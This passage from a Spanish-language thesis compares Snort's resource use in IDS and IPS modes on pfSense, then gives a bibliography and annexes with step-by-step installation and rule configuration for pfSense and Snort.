Referente al uso de memoria RAM, se pudo observar como Snort en modo IDS consume entre 64% y 72% de memoria RAM del sistema. Por otra parte, en modo IPS consume entre 32% y 72%. También se puede visualizar que los ataques 2 y 6 fueron quienes consumieron mayor cantidad de memoria RAM en los modos IDS (71% y 68%) e IPS (65% y 69%), respectivamente. Mientras que el ataque número 3 fue el de menos consumo de RAM, con un promedio de 64% para IDS y 32% para IPS.

Respecto al uso de SWAP se pudo ver que en modo IDS el porcentaje de uso de SWAP para los diferentes ataques, se encuentra entre 15% y 39%, mientras que en modo IPS, entre 7% y 25%. Además, se pudo observar que existe una tendencia de un mayor uso de SWAP en modo IDS respecto al modo IPS; esto se debe a que en modo IPS el ataque es bloqueado en cierto tiempo de respuesta, mientras que en modo IDS el ataque se realiza de manera exitosa, lo cual provoca un consumo mayor de memoria RAM. También se pudo visualizar que los ataques 1 (38%) y 2 (38%) fueron quienes consumieron mayor cantidad de memoria SWAP en modo IDS, mientras que en modo IPS el ataque número 2 tuvo un mayor consumo, por otra parte, el ataque número 3 y el ataque número 4 consumieron menos cantidad de SWAP con un promedio de 15% para IDS y 8% para IPS, respectivamente.

En la siguiente tabla se muestran los promedios de las métricas evaluadas.

Tabla 6.1 Promedios de las métricas

ataque	Alertas		Tiempo Respuesta		CPU		RAM		SWAP	
	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	9	8	8.29	8.89	55	42.9	67	65.3	38	11
2	15	3.8	3.25	4.25	58	57.6	71	75	38	25
3	6.7	5.7	2.47	2.76	56	65.6	64	32.1	15	8.1
4	5.9	4.7	2.13	2.83	37	39.6	66	66.4	15	8
5	67.2	43.5	0.28	0.38	56	55.2	68	44	25	7.9
6	1.9	1.5	1.35	1.43	56	75.8	68	69.9	31	7

Como se puede apreciar en la tabla anterior el ataque 5 fue el que más alertas envió tanto en IDS como IPS, sin embargo, fue el ataque que se detectó en un tiempo de respuesta menor de igual manera en ambos modos. Este mismo ataque hizo uso de CPU muy similar para IDS e IPS, pero en porcentaje de memoria RAM y SWAP uso más en modo IDS que en modo IPS.

El ataque 6 fue el que menor número de alertas envió y tuvo el segundo lugar en cuanto a tiempo de respuesta en ambos modos, utilizó más CPU en modo IPS que todos los demás ataques con un 75%, utilizó más memoria RAM en ambos modos, e hizo uso de un mayor porcentaje de SWAP en modo IDS que en modo IPS.El ataque 4 fue quien hizo menor uso de CPU en ambos modos.

También se pudo observar que Snort hace uso promedio de más del 50% de memoria RAM y CPU para procesar todas las reglas de uso libres, por tal motivo es importante considerar un hardware con buena capacidad de recursos de RAM y procesador para un rendimiento óptimo como línea de defensa.

Bibliografía

BIBLIOGRAFÍA

[1] I. Cisco Systems, «Firewall and IPS Technology Design Guide Summary,» *Cisco,* pp. 1-2, 2014.

[2] C. Zacker, Redes, México: McGraw-Hill, 2003.

[3] P. G. Pérez, Pentesting con Kali, Madrid: 0XWORD computing S.L., 2013.

[4] Á. G. Vieites, «Enciclopedia de la Seguridad Informática,» México DF, Alfaomega, 2007, p. 696.

[5] A. R. Fraile, «Seguridad perimetral,» *intypedia,* p. 17, 2011.

[6] J. U. S. Arenas, «Firewalls, Controlando el Acceso a la Red,» .*Seguridad,* nº 4, 2010.

[7] E. &. Y. Matthew Berge, «SANS.ORG,» [En línea]. Available: https://www.sans.org/security-resources/idfaq/what_is_id.php.

[8] J. U. S. Arenas, «Evolución de los sistemas de detección, prevención y análisis de incidentes,» .*SEGURIDAD,* pp. 16-22, 2011.

[9] «ditech,» 2010. [En línea]. Available: http://ditech.com.co/soluciones-integrales/seguridad-informatica-en-redes/revencion-de-intrusos-ips/.

[10] T. Holland, «Understanding IPS and IDS: Using IPS and IDS: together for Defense in Depth,» *SANS Institute InfoSec Reading Room,* p. 6, 2004.

[11] «cisco,» 2015. [En línea]. Available: https://static-course-assets.s3.amazonaws.com/CCNAS/index.html#5.1.1.3.

[12] L. R. Incluso, «SANS,» 12 julio 2010. [En línea]. Available: https://www.sans.org/security-resources/idfaq/honeypot3.php.

[13] pfsense, «pfsense.org,» 2015. [En línea]. Available: https://www.pfsense.org/about-pfsense/.

[14] w. team, «wireshark,» 2015. [En línea]. Available: https://www.wireshark.org/. [Último acceso: 12 07 2015].

[15] B. Moore, «rapid7,» 2015. [En línea]. Available: https://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi. [Último acceso: junio 2015].

[16] W. L. P. a. D. D. Smet, Kali Linux Cookbook, Birmingham B3 2PB, UK.: Packt Publishing Ltd., 2013.

[17] «microsoft,» septiembre 2015. [En línea]. Available: https://www.microsoft.com/es-xl/security/resources/antivirus-whatis.aspx.

[18] «Intrusion Detection with Snort,» de *Intrusion Detection with Snort*, SAMS, 2003, pp. 23-30.

[19] cisco, «netacad,» 2015. [En línea]. Available: https://static-course-assets.s3.amazonaws.com/CCNAS/index.html#1.1.2.1.

[20] D. J. D. f. B. M. Burns, «A Performance Analysis of Snort and Suricata Network Intrusion Detection and Prevention Engines,» 978-1-61208-116-8, UK, 2011.

[21] p. security, «panda security,» 2011. [En línea]. Available: http://www.pandasecurity.com/mexico/homeusers/security-info/about-malware/general-concepts/concept-2.htm. [Último acceso: 2015].

[22] P. G. T. e. al, «Detección Híbrida de Intrusiones en Red y Esquemas de Respuesta Activa,» Granada, 2007.

[23] «norfipc,» 2015. [En línea]. Available: https://norfipc.com/redes/tablas-convertir-bytes-bits.html. [Último acceso: 23 11 2015].

ANEXOS

7 ANEXOS

7.1 Anexo A: Instalación de pfSense

Después de grabar el ISO en un CD, se procede a la instalación, la primera imagen que nos sale es la de la figura siguiente, ahí podemos elegir la forma que deseamos instalar pfSense. Seleccionamos la opción 1 para poder empezar.

Figura 7.1 Paso 1: Inicio de pfSense

pfSense muestra una lista de las opciones que se pueden realizar, como primera opción es asignar las interfaces que tengamos, con la opción 1, luego decidir no VLANS, como se muestra en la siguiente figura




Figura 7.2 Paso 2: Configuración de no VLANS

Posteriormente configuraremos cual adaptador de red será en modo WAN, ahí en la parte superior nos deberá aparecer los adaptadores de red que fueron reconocidos, escribimos el nombre que aparece o lo dejamos por default para que pfSense lo detecte, en nuestro caso nosotros le ponemos el nombre *em0*, el cual inmediatamente nos confirma que ese adaptador estará como NAT, e igual nos pregunta si se requiere instalar más interfaces, le ponemos el otro nombre em1 el cual quedara para el modo LAN. Como se puede observar en la siguiente figura.




Figura 7.3 Paso 3: Configuración de las interfaces

Acontinuación se configuran las direcciones IP de las interfaces con la opción 2, luego la opción 1 nos permite iniciar con la interfaz WAN, ahí ponemos nuestra IP, después la máscara de subred y el Gateway




Figura 7.4 Paso 4: Configuración de las direcciones IP

Después nos pregunta si utilizaremos direccionamiento IPv6, sin embargo, en nuestro caso no lo usamos. El mismo procedimiento es para poner la dirección IP de la interfaz LAN con la IP 19.168.1.0/24, por lo que se omiten los pasos. Presiona la opción 99.y aparece la primera opción: aceptar esa configuración (Ver Figura).




Figura 7.5 Paso 5: Instalación de pfSense

Ahora presionar *custom install* para tener más opciones en la instalación:




Figura 7.6 Paso 6: Opciones de instalación

Seleccionamos el disco duro




Figura 7.7 Paso 7: Selección de disco duro

Seleccionar formatear el disco

Figura 7.8 Paso 8: Formateo de disco duro

A continuación, usae la geometría que da por default:




Figura 7.9 Paso 9: Geometría del disco duro.

Paso seguido, dar la opción de formatear esa geometría, luego la opción de particional nuestro disco duro, aceptar y crear.




Figura 7.10 Paso 10: Crear particiones

Posteriormente vuelve a preguntar si es seguro, porque ya no se podrán realizar cambios, aceptar. Entonces nos mostrará como quedo la estructura de pfSense.

Después le damos aceptar los bootblocks:




Figura 7.11 Paso 11: Bootblocks

Ahora dar OK, y luego sigue la instalación del SWAP, que por lo general es el doble de la memoria RAM, entonces la opción por defecto.




Figura 7.12 Paso 12: Selección del SWAP

Luego usamos el estándar kernel




Figura 7.13 Paso 13: Selección del kernel

Y por último le dar en la opción reiniciar y ya tendremos el SO pfSense instalado correctamente.

7.2 Anexo B: Instalación y configuración inicial de Snort

Snort se puede instalar mediante el menú **System>Packages.** Encontramos el paquete de Snort y en la parte derecha de la descripción del paquete se encuentra un icono de +, ahí le damos click para instalar ese paquete.




Figura 7.14 Selección de paquete Snort

Figura 7.15 Instalación de Snort

Se puede encontrar la configuración de Snort en **Services>Snort** desde el menú de pfSense

Figura 7.16 Inicio de Snort

Hacemos click en la pestaña **Global Settings** y marcamos la casilla “Snort VRT Free Registered User. A continuación, nos solicitará nuestro OinkCode que previamente ha obtenido tras el registro. De igual manera marque las casillas *Community* and *Emerging Rules* si así lo deseamos (*es aconsejable*).




Figura 7.17 Registro para obtener nuestro oinkcode

Figura 7.18 Registrar nuestro oinkcode

Después de que ha seleccionado el conjunto de reglas a instalar se le solicitará seleccionar el intervalo en el que se descargaran e instalaran las nuevas firmas.




Figura 7.19 Tiempos de actualización de firmas

Actualización de las reglas

Si es la primera vez que ejecuta Snort deberá dirigirse a la pestaña **Update** con el fin de realizar una actualización manual, después de esto Snort descargará automáticamente las reglas en el intervalo establecido anteriormente




Figura 7.20 Actualización de las reglas

Añadir una interfaz a Snort.

Haga click en la pestaña **Snort Interfaces** y a continuación en el botón . Se abrirá una nueva pestaña de configuración de la interfaz seleccionada. Aquí le aparecerán las interfaces disponibles. Recuerde guardar los cambios realizados en el botón de **Save**.




Figura 7.21 Añadir interfaces a Snort

Después de guardar, nos retornará a la página principal de las interfaces. Tenga en cuenta los iconos de advertencia mostrados a bajo que indican que no hay reglas seleccionadas para la interface seleccionada.




Figura 7.22 Habilitación de la interfaz en Snort

Seleccione que tipo de reglas protegerán la red.

Haga click en la pestaña **Categories** para la nueva interface. Si se obtuvo el código *oinkmaster*, habilitar las reglas Snort VRT y lo ingreso en la pestaña de **Global settings**, entonces la opción de elegir entre tres políticas pre-configuradas estará disponible. Estas simplifican en gran medida el proceso de elección de reglas para inspeccionar el tráfico por Snort. Las políticas de IPS solo están disponibles cuando se habilitan las reglas de Snort VRT. Las tres políticas de Snort VRT son: (1) Conectividad (2) Equilibrado y (3) Seguridad. Estos se enumeran en orden creciente de la seguridad. Es nuestro caso seleccionamos Conectividad.




Figura 7.23 Política de las firmas

Si las reglas de Snort VRT no fueron habilitadas, o si alguno de los otros paquetes de reglas se va a utilizar, a continuación, seleccione la categoría de reglas deseada marcando la casilla de verificación junto al nombre de la categoría.




Figura 7.24 Categorías de las firmas en la interfaz

Recuerde guardar los cambios realizados con el botón de **SAVE**.

Iniciar Snort en alguna interfaz

Vaya a la pestaña **Snort Interfaces** y haga click en el icono para iniciar esa interfaz. Puede tomar algunos segundos para que Snort inicie. Una vez que Snort inicia cambiará al siguiente icono.

Seleccionar que tipos de firmas protegerán su red

Haga click en la pestaña **Rules** para la interfaz seleccionada para configurar por separado los paquetes de reglas activados anteriormente. Generalmente, esta sección sirve para desactivar las reglas que generan muchos falsos positivos.

Administrar los Host bloqueados

La pestaña **Blocked** muestra los dispositivos que han sido bloqueados por Snort (*Cuando la opción de bloqueo esta activada*; *es decir IPS*). Los hosts bloqueados por Snort pueden ser eliminados automáticamente de esta lista después de cierto tiempo o pueden ser removidos manualmente.

